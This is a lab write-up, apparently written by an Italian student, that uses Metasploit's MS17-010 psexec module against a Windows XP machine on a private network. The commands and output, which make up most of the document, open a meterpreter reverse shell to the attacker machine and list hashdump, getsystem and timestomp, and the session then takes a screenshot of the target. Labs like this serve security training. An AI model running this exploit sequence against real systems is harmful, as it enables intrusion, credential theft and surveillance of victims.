


EXPLOIT WINDOWS XP



```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Window
ernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy
ernalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy
ernalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank f
                                                                  r auto)
   NAMED_PIPES           /usr/share/metasploit-framewor yes       List of named pipes to check
                         k/data/wordlists/named_pipes.t
                         xt
   RHOSTS                192.168.66.5                   yes       The target host(s), see https://docs.metasploit.com/
                                                                  ocs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty
                                                                  isting
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMI
                                                                  $,C$, ... ) or a normal read/write folder share
```




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.66.3:4444
[*] 192.168.66.5:445 - Target OS: Windows 5.1
[*] 192.168.66.5:445 - Filling barrel with fish ... done
[*] 192.168.66.5:445 - ←------------------ | Entering Danger Zone | ------------------→
[*] 192.168.66.5:445 -  [*] Preparing dynamite ...
[*] 192.168.66.5:445 -          [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.66.5:445 -  [+] Successfully Leaked Transaction!
[*] 192.168.66.5:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 192.168.66.5:445 - ←------------------ | Leaving Danger Zone | ------------------→
[*] 192.168.66.5:445 - Reading from CONNECTION struct at: 0×820166b8
[*] 192.168.66.5:445 - Built a write-what-where primitive ...
[+] 192.168.66.5:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.66.5:445 - Selecting native target
[*] 192.168.66.5:445 - Uploading payload ... ePgNbyKg.exe
[*] 192.168.66.5:445 - Created \ePgNbyKg.exe ...
[+] 192.168.66.5:445 - Service started successfully ...
[*] 192.168.66.5:445 - Deleting \ePgNbyKg.exe ...
[-] 192.168.66.5:445 - Delete of \ePgNbyKg.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6
rdCount=0)
[*] Sending stage (175686 bytes) to 192.168.66.5
[*] Meterpreter session 4 opened (192.168.66.3:4444 → 192.168.66.5:1047) at 2024-01-18 18:18:50 +0000

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Realtek RTL8139 Family PCI Fast Ethernet NIC - Packet Scheduler Miniport
Hardware MAC : 8e:c6:6d:fd:e6:9b
MTU          : 1500
IPv4 Address : 192.168.66.5
IPv4 Netmask : 255.255.255.0
```



```
    m

Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/qbSpOWGW.jpeg
meterpreter > 
```

Una volta ottenuto l’accesso alla sessione meterpreter utilizzo il comando webcam_list per ottenere infromazioni sulle webcam rilevate, in questo caso nessuna.
Con il comando “screenshot” ottengo un immagina salvata sul desktop della macchina attaccante con la schermata attuale della macchina target.


Windows XP
Windows Security Center
Security Center
Help protect your PC
Resources
Get the latest security and virus information from Microsoft
Check for the latest updates from Windows Update
Get support for security-related issues
Get help about Security Center
Change the way Security Center alerts me
Recommendations...
Automatic Updates
CHECK SETTINGS
Turn on Automatic Updates
Virus Protection
NOT FOUND
Recommendations...
Manage security settings for:
Internet Options
Windows Firewall
start
Command Prompt
Windows Security Ce...
7:23 PM

Windows detects that your computer is not currently protected by a firewall. Click Recommendations to learn how to fix this problem. How does a firewall help protect my computer?


Note: Windows does not detect all firewalls.

Automatic Updates is not yet configured for this computer. Click Turn on Automatic Updates to have Windows automatically keep your computer current with important updates (recommended). How does Automatic Updates help protect my computer?

Windows did not find antivirus software on this computer. Antivirus software helps protect your computer against viruses and other security threats. Click Recommendations for suggested actions you can take. How does antivirus software help protect my computer?

Note: Windows does not detect all antivirus programs.

At Microsoft, we care about your privacy. Please read our privacy statement.


Linux
qbSpOWGW.jpeg - Image Viewer
File Edit View Go Help
Windows Security Center
Security Center
Help protect your PC
Resources
Get the latest security and virus information from Microsoft
Check for the latest updates from Windows Update
Get support for security-related issues
Get help about Security Center
Change the way Security Center alerts me
Recommendations...
Automatic Updates
CHECK SETTINGS
Turn on Automatic Updates
Virus Protection
NOT FOUND
Recommendations...
Manage security settings for:
Internet Options
Windows Firewall
start
Command Prompt
Windows Security Ce...
7:22 PM
qbSpOWGW.jpeg 800 x 600 74.5 kB 100.0%

Windows detects that your computer is not currently protected by a firewall. Click Recommendations to learn how to fix this problem. How does a firewall help protect my computer?

Note: Windows does not detect all firewalls.

Automatic Updates is not yet configured for this computer. Click Turn on Automatic Updates to have Windows automatically keep your computer current with important updates (recommended). How does Automatic Updates help protect my computer?

Windows did not find antivirus software on this computer. Antivirus software helps protect your computer against viruses and other security threats. Click Recommendations for suggested actions you can take. How does antivirus software help protect my computer?

Note: Windows does not detect all antivirus programs.

At Microsoft, we care about your privacy. Please read our privacy statement.